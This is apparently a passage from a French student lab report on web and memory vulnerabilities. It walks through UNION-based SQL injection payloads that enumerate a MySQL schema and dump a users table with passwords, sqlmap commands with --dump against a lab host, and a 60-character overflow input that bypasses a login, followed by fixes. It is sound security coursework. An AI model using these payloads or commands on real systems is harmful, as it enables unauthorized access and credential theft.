uniquement 5 colonnes, probablement : **id**, **produit**, **catégorie**, **fournisseur** et **prix**.

6. Utiliser le code suivant à la place du champ de recherche,

-1 Union select 1,2,3,4,5

Pourquoi avons-nous choisi les options -1 et les cinq chiffres après le select?

Le -1 garantit qu'aucun produit ne soit sélectionné (puisque $id > 0$), ce qui fait que lors de l'Union avec une autre requête SELECT, seuls les résultats de ce deuxième SELECT sont affichés.



The screenshot shows a web interface with a search bar at the top. The search bar has a magnifying glass icon and the text "Id #". To the right of the search bar is a blue button labeled "Chercher". Below the search bar is a box titled "Information Produit". Inside this box, there are five lines of text: "Id: 1", "Produit: 2", "Catégorie: 3", "Fournisseur: 4", and "Prix: 5".


Ensuite, les 5 chiffres sont les valeurs qu'on attribue aux 5 colonnes et qu'on peut voir apparaître dans le produit retourné.

7. Utilisez le texte suivant à la place du champ de recherche :

-1 Union select database(),2,3,4,5

Quel est le nom de la base de données?

Résultat avec la commande -1 Union select database(),1,2,3,4 :




The screenshot shows a web application with a search bar at the top containing the text "Id #". To the right of the search bar is a blue button labeled "Chercher". Below the search bar, there is a section titled "Information Produit". Inside this section, the following information is displayed:

- id: inf4420a
- Produit: 2
- Catégorie: 3
- Fournisseur: 4
- Prix: 5

Le nom de la base de données est donc inf4420a, puisqu'il s'agit de la valeur database() attribuée à la première colonne.

8. Changez le texte précédent pour identifier l'utilisateur de la base de données. Que pouvez-vous conclure?

Avec user() au lieu de database() :



The screenshot shows the same web application search interface as before. The search bar now contains the text "root@172.17.0.3". The "Chercher" button is still present. Below the search bar, the "Information Produit" section displays the following information:

- Id: root@172.17.0.3
- Produit: 2
- Catégorie: 3
- Fournisseur: 4
- Prix: 5

L'utilisateur de la base de données est root avec l'adresse IP 172.17.0.3, ce qui lui confère un accès complet. Cela signifie qu'en cas de compromission de ce compte, un attaquant pourrait disposer d'une liberté totale pour effectuer toute opération souhaitée sur la base de données.

9. En utilisant information schema de Mysql identifiez la deuxième table de la base de données inf4420a, et récupérez son contenu manuellement.

Recherche du nom de la 2e table :

Chercher

Information Produit

id:

produit,users,ADMINISTRABLE_ROLE, AUTHORIZATIONS,APPLICABLE_ROLES,CHARACTER_SETS,CHECK_CONSTRAINTS,COLLATIONS,COLLAT

Produit: 2

Catégorie: 3

Fournisseur: 4

Prix: 5

On voit que la deuxième table (après produit) est users.

Recherche des colonnes pour la table users :

Information Produit

id: 1

Produit: 2

Catégorie: 3

Fournisseur: 4

Prix:

id_user,username,password,USER,CURRENT_CONNECTIONS,TOTAL_CONNECTIONS

Les 3 colonnes de la table sont id_user, username et password.

Recherche du contenu de la table users avec les 3 différentes colonnes :

Information Produit

id: 1,2

Produit: admin,Bob

Catégorie: SuperP@ssw0rd,P@ssw0rd

Fournisseur: 4

Prix: 5

10. Utilisez `sqlmap`[7] pour faire la question précédente.

```
(kali㉿kali)-[~]
$ sqlmap -u http://10.0.2.7:3000/search --data=id=24 --tables -D inf4420a
```



{1.6.7#stable}

<https://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

Il s'agit bel et bien de users.

Récupération du contenu de la 2e table de la base de données :

```
(kali㉿kali)-[~]
$ sqlmap -u http://10.0.2.7:3000/search --data=id=24 --tables --dump -D int
4420a -T users
```

{1.6.7#stable}

<https://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

11. [/0.4] Le listing 3 reprend le code utilisé au niveau de l'application. Comment peut-on l'améliorer pour corriger la vulnérabilité sql?


Pour éviter qu'un attaquant puisse exécuter une requête SQL malveillante en injectant un "id" qui serait en réalité une commande SQL, il est essentiel de valider l'entrée de l'utilisateur. Le système doit vérifier que l'ID est composé uniquement de chiffres (dans notre cas). Si l'ID ne correspond pas à ce format, une erreur doit être renvoyée. Cela permettrait d'empêcher l'attaquant d'exploiter cette vulnérabilité pour accéder à des informations sensibles de la base de données, comme cela s'est produit dans ce TP. En résumé, il est crucial de ne pas utiliser directement l'entrée de l'utilisateur, mais de la valider au préalable.

4. Hacking facile

1. Identifiez les adresses ou commencent le nom d'utilisateur saisi et la première instance du tableau des utilisateurs (l'utilisateur "root")


L'adresse du username: 0x000F3018

L'adresse du users[0]: 0x000F3040



2. Calculez le nombre de caractères nécessaires pour atteindre la première instance "root" à partir de l'utilisateur.

Le nombre de caractères pour atteindre la première instance est de 40. En effet, nous pouvons le constater en comptant les caractères les séparant, mais aussi en regardant la taille du tableau des deux entrées de la figure suivante:




Adresse	Hex	Dec	Commentaire
00401000	72 6F 6F 74 72 6F 6F 72	117 150 150 150 150 150 150 150	rootrootrootroot
00401008	72 6F 6F 74 72 6F 6F 72	117 150 150 150 150 150 150 150	rootrootrootroot
00401010	72 6F 6F 74 72 6F 6F 72	117 150 150 150 150 150 150 150	rootrootrootroot
00401018	72 6F 6F 74 72 6F 6F 72	117 150 150 150 150 150 150 150	rootrootrootroot
00401020	72 6F 6F 74 72 6F 6F 72	117 150 150 150 150 150 150 150	rootrootrootroot

Aussi, on peut faire le calcul en comptant les caractères pour atteindre la première instance à partir du user et on constate qu'il y a 40 caractères. Ce calcul est fait en sachant qu'il y a 5 lignes et 8 colonnes, donc $5 \times 8 = 40$ caractères.

3. *Donnez la séquence exacte de caractères à entrer pour accéder au système. Expliquez brièvement comment votre « hack » fonctionne.*

L'entrée qu'on a utilisé est 60 caractères de 'A'. On sait que la taille du tampon qui va contenir le user_name et password entré par l'utilisateur a une taille de 20 caractères et qu'après ces 40 caractères on a le tableau avec les utilisateurs. Le système va donc essayer de trouver la valeur du tampon de user_name et password dans le tableau d'utilisateurs. En entrant 60 caractères de 'A', ça va causer un buffer overflow, le tampon pour le user_name va contenir 20 caractères de 'A' et le tampon de password va contenir 20 caractères de 'A'. On va donc arriver à l'espace mémoire des utilisateurs. La première valeur dans ce tableau va être remplacée par 20 caractères de 'A' et le prochain caractère va overflow sur l'espace mémoire voisin qui est l'espace mémoire du mot de passe du premier utilisateur va être remplacé par '\0' pour marquer la fin du string ce qui est une règle de la langue C. Donc quand on entre 60 caractères de 'A', le système va vérifier que les 20 caractères 'A' correspond bien à 20 caractères 'A' et en voyant le caractère '\0' le système va ignorer la comparaison car c'est null ce qui permet de rentrer à la page.



4. *Que faudrait-il changer dans le programme pour enlever ce problème de sécurité?*

Pour résoudre ce problème de sécurité, il est nécessaire d'ajouter une validation des entrées utilisateur. Afin de prévenir les risques de débordement de mémoire (overflow), nous pouvons définir une limite sur le nombre de caractères que l'utilisateur peut saisir, notamment pour le mot de passe (par exemple, une limite de 20 caractères). Pour ce faire, il est recommandé d'utiliser la fonction fgets() avec une taille maximale de 20 caractères, plutôt que la fonction gets(), qui ne permet pas de contrôler la taille de l'entrée.